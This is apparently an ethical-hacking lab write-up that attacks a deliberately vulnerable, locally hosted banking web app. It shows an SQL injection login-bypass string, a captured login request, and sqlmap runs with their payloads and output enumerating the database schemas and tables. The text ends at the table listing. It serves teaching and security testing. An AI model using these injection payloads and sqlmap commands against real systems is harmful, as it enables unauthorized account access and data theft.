How to rob a bank and get away with it
 The alarm doesn’t sound. The cameras don’t blink. There are no ski masks, no getaway cars, and no bags with dollar signs on them. Yet, in less than twenty minutes, a secure financial institution has just been emptied of millions. This isn’t Hollywood, it’s the reality of modern cyber warfare.
In the world of cybersecurity, there is a fine line between a catastrophic breach and a brilliant defense. To stop a bank robber, you have to think like one. You have to find the cracks in the vault before the bad guys do.
In this writeup, we are going to do exactly that. We are going into the shadows of a vulnerable virtual bank, bypassing basic security measures, exploiting hidden vulnerabilities, and executing the ultimate digital heist, all in the name of ethical hacking.
Our target for today’s operation is Vulnerable Bank Application, a deliberately insecure banking environment designed to test web apps, APIs, and even AI integrations.
To pull off this digital heist, we need the right gear in our digital toolbelt. Grab your coffee and open your terminal. These are the tools we will be using in this session:
- Burp Suite (Community Edition) – Our main proxy for intercepting and manipulating traffic. We will be using Repeater to replay requests and Intruder for automation (though it is throttled in the community edition, ow boy, this is slow!).
- OWASP ZAP – An excellent alternative proxy, utilizing OWASP ZAP FUZZ to speed up our fuzzing attacks without the community speed limits of Burp.
- ccrunch – For generating custom wordlists tailored to our target, used in combination with OWASP ZAP FUZZ.
- jwt_tool – To analyze, tamper with, and break the bank’s JSON Web Tokens.
- SQLmap – Our automated weapon of choice to detect and exploit SQL injection vulnerabilities in the database.
Table of contents
In the near future I will update this list since I did not have enough time today to publish the other parts.
Setting op the lab: Deploying the vulnbank
Before we can bypass any security measure and manipulate balances, we need an environment to execute our digital heist safely. Deploying this lab is straightforward. Thanks to Docker, we can stand up the entire architecture, complete with a vulnerable Python Flask frontend and a PostgreSQL backend with just three simple commands.
Open the terminal and run the following sequence to clone and spin up the target bank.
- Clone the repository to bring the bank into our local network.
1
git clone https://github.com/Commando-X/vuln-bank.git
- Move into the project directory.
1
cd vuln-bank - Build and launch the isolated containers in detached mode
1
docker-compose up -d --build
Once the build script finishes compiling the dependencies, the bank infrastructure exposes several highly sensitive entry points. The container environment runs with full development debugging enabled, meaning we can hunt for internal configuration data, test localized APIs, and target the underlying framework. The application will be available at http://localhost:5000.

Our environment is up, the ledger is initialized, and our tools are primed. It’s time to find our first way in.
Authentication Testing
Before an attacker can move funds or access sensitive financial ledgers, they typically need to establish a foothold inside the application. This is where authentication testing comes into play. In this phase, we analyze how the bank verifies the identity of its users, looking for flaws in the login mechanisms, session management, and credential validation.
Our goal is simple: find a way to bypass the login screen entirely or escalate our privileges to access unauthorized accounts. If the bank’s digital perimeter has a weak gatekeeper, the rest of the defense mechanisms won’t matter.
SQL Injection bypassing authentication
Every heist starts with a look at the front door. In a real-world scenario, gaining access to a legitimate user account or an administrative dashboard is often the hardest part. However, if the application fails to properly sanitize user inputs before passing them into database queries, we don’t need a valid password. We just need logic.

When inspecting the login form of our target bank, we suspect that the application uses a dynamic SQL query behind the scenes to validate users. Something resembling this:
SELECT * FROM users WHERE username = 'USER_INPUT' AND password = 'USER_INPUT';
If the input fields are directly concatenated into the command, we can break the query structure and rewrite its internal logic on the fly.
To test this hypothesis, we intercept the login request using Burp Suite (or fill it out directly in the browser) and inject a classic authentication bypass string into the username field.
'or 1 = 1 ; --
In this case we just sent it via the browser.

When the application processes this payload, it stitches our malicious input straight into the database command. The query executing on the PostgreSQL backend transforms into:
SELECT * FROM users WHERE username = '' OR 1 = 1; -- ' AND password = '...';
Let’s break down exactly why this grants us immediate access:
- The Single Quote (
'): This terminates the original text string for the username field early, allowing us to append our own SQL commands. - The
OR 1 = 1Logic: The database evaluates1 = 1asTRUE. Because anORoperator is used, the entireWHEREclause becomes true, completely ignoring whether the username actually exists. - The Comment Operator (
--): In PostgreSQL, double dashes instruct the database engine to treat everything that follows on that line as a comment. This effectively deletes the remainder of the query, including the password check condition.

The database runs the modified query, finds that the condition evaluates to true, and logs us into the very first account returned by the table, which is almost always the administrator or a premium user account. Just like that, without knowing a single credential, the vault doors swing wide open.
Attacking with SQLmap
While manual exploitation proves the vulnerability exists, doing everything by hand is time consuming. To scale our attack and thoroughly map out the database, we can hand the operation over to SQLmap, the ultimate automated SQL injection weapon. First, we intercept a valid login attempt using Burp Suite and save the raw HTTP request to a local file named login.req. This file contains the precise headers, cookies, and JSON body structure that the application expects.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(emvee㉿kali)-[~/Documents/vulnbank/vuln-bank]
└─$ cat login.req
POST /login HTTP/1.1
Host: localhost:5000
Content-Length: 56
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:5000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:5000/login
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=XktzcafjcNIqTvSNuMMhOlcNBTQPCqotBQT9YC5nFxkiV4UweckyIbmH9LsYaFpMSbxH1zSqKCByUvr; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6ImVtdmVlIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3ODk4NDk1NjB9.v_8P8E1AHosn1Le6uA9lse-MkQzLDkIFJ4ZDyJSEIkI
Connection: keep-alive

{"username":"admin'or 1 = 1 ; --","password":"Password"}
With our request file ready, we instruct SQLmap to target the JSON parameter specifically and extract the backend database names. We run the following heavy duty scanning command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
┌──(emvee㉿kali)-[~/Documents/vulnbank/vuln-bank]
└─$ sqlmap -r login.req -p username --level=5 --risk=3 --dbs --batch --ignore-code 401,500
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.10.2#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:56:12 /2026-09-19/

[22:56:12] [INFO] parsing HTTP request from 'login.req'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[22:56:12] [INFO] testing connection to the target URL
[22:56:12] [INFO] testing if the target URL content is stable
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[22:56:12] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[22:56:12] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON username' might not be injectable
[22:56:12] [INFO] testing for SQL injection on (custom) POST parameter 'JSON username'
[22:56:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:56:13] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[22:56:13] [WARNING] reflective value(s) found and filtering out
[22:56:13] [INFO] (custom) POST parameter 'JSON username' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable
[22:56:13] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:56:13] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:56:13] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[22:56:13] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[22:56:13] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:56:13] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[22:56:13] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:56:13] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[22:56:13] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[22:56:13] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[22:56:13] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:56:14] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:56:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[22:56:14] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[22:56:14] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:56:14] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[22:56:14] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[22:56:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:56:14] [INFO] testing 'PostgreSQL OR error-based - WHERE or HAVING clause'
[22:56:14] [INFO] (custom) POST parameter 'JSON username' is 'PostgreSQL OR error-based - WHERE or HAVING clause' injectable
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[22:56:14] [INFO] testing 'Generic inline queries'
[22:56:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:56:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:56:14] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[22:56:14] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[22:56:14] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[22:56:14] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[22:56:14] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[22:56:15] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[22:56:15] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[22:56:15] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[22:56:15] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[22:56:15] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
(custom) POST parameter 'JSON username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 345 HTTP(s) requests:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"-4844' OR 6287=6287-- OfZv","password":"Password"}

    Type: error-based
    Title: PostgreSQL OR error-based - WHERE or HAVING clause
    Payload: {"username":"-2658' OR 1346=CAST((CHR(113)||CHR(98)||CHR(98)||CHR(113)||CHR(113))||(SELECT (CASE WHEN (1346=1346) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(98)||CHR(112)||CHR(118)||CHR(113)) AS NUMERIC)-- YXak","password":"Password"}
---
[22:56:15] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[22:56:15] [WARNING] schema names are going to be used on PostgreSQL for enumeration as the counterpart to database names on other DBMSes
[22:56:15] [INFO] fetching database (schema) names
[22:56:15] [INFO] retrieved: 'public'
[22:56:15] [INFO] retrieved: 'pg_catalog'
[22:56:15] [INFO] retrieved: 'information_schema'
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public

[22:56:16] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 80 times, 500 (Internal Server Error) - 124 times
[22:56:16] [INFO] fetched data logged to text files under '/home/emvee/.local/share/sqlmap/output/localhost'
[22:56:16] [WARNING] your sqlmap version is outdated

[*] ending @ 22:56:16 /2026-09-19/
Let’s dissect why we are using these specific aggressive flags:
-r login.req: Tells SQLmap to read the raw HTTP request from our saved file. This ensures all cookies, JWT tokens, and structures are replicated perfectly during testing.-p username: Explicitly forces SQLmap to only test the username parameter inside the JSON payload, preventing wasted time on other parameters.--level=5&--risk=3: Pushes SQLmap to its absolute limits. Level 5 expands the testing scope to look at more headers and injection points, while Risk 3 permits heavy, destructive payloads like data modifyingORbased clauses and time-based techniques.--dbs: Instructs SQLmap to enumerate and list all accessible databases once the injection is successfully established.--batch: Automates the interactive prompts, telling SQLmap to automatically pick the safest default choice for every question it encounters.--ignore-code 401,500: Tells SQLmap to ignore HTTP 401 (Unauthorized) and HTTP 500 (Internal Server Error) status responses. This stops SQLmap from giving up early when our hostile payloads trigger application crashes or authorization failures.
What the automated analysis tells us:
- The Infrastructure Identified: The backend database management system (DBMS) is confirmed to be PostgreSQL. Knowing the exact dialect allows us to narrow down our future attack vectors.
- The Injection Types: SQLmap successfully exploited the username field using two distinct techniques:
- OR boolean-based blind: Inferring data character by character based on whether the application returns a True or False state.
- PostgreSQL OR error-based: Forcing the database to intentionally trigger an error message that contains the sensitive information we want to leak.
- The Databases Exposed: SQLmap maps out the PostgreSQL schemas (which act as database names here). We hit the jackpot and discovered three databases:
public– This is where the bank’s gold is kept. It contains the custom application tables, balances, user credentials, and transaction histories.information_schema&pg_catalog– System schemas containing structural blueprints of the database engine itself.
Next step is to enumerate the tables in the public database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
┌──(emvee㉿kali)-[~/Documents/vulnbank/vuln-bank]
└─$ sqlmap -r login.req -p username --level=5 --risk=3 -D public --tables --batch --ignore-code 401,500
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:59:10 /2026-09-19/

[22:59:10] [INFO] parsing HTTP request from 'login.req'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[22:59:10] [INFO] resuming back-end DBMS 'postgresql'
[22:59:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"-4844' OR 6287=6287-- OfZv","password":"Password"}

    Type: error-based
    Title: PostgreSQL OR error-based - WHERE or HAVING clause
    Payload: {"username":"-2658' OR 1346=CAST((CHR(113)||CHR(98)||CHR(98)||CHR(113)||CHR(113))||(SELECT (CASE WHEN (1346=1346) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(98)||CHR(112)||CHR(118)||CHR(113)) AS NUMERIC)-- YXak","password":"Password"}
---
[22:59:10] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[22:59:10] [INFO] fetching tables for database: 'public'
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[22:59:10] [WARNING] reflective value(s) found and filtering out
[22:59:10] [INFO] retrieved: 'users'
[22:59:10] [INFO] retrieved: 'loans'
[22:59:10] [INFO] retrieved: 'transactions'
[22:59:10] [INFO] retrieved: 'virtual_cards'
[22:59:10] [INFO] retrieved: 'card_transactions'
[22:59:10] [INFO] retrieved: 'merchants'
[22:59:10] [INFO] retrieved: 'merchant_payments'
[22:59:10] [INFO] retrieved: 'bill_categories'
[22:59:10] [INFO] retrieved: 'billers'
[22:59:10] [INFO] retrieved: 'bill_payments'
Database: public
[10 tables]
+-------------------+
| bill_categories   |
| bill_payments     |
| billers           |
| card_transactions |
| loans             |
| merchant_payments |
| merchants         |
| transactions      |
| users             |
| virtual_cards     |
+-------------------+

[22:59:10] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 11 times
[22:59:10] [INFO] fetched data logged to text files under '/home/emvee/.local/share/sqlmap/output/localhost'
[22:59:10] [WARNING] your sqlmap version is outdated

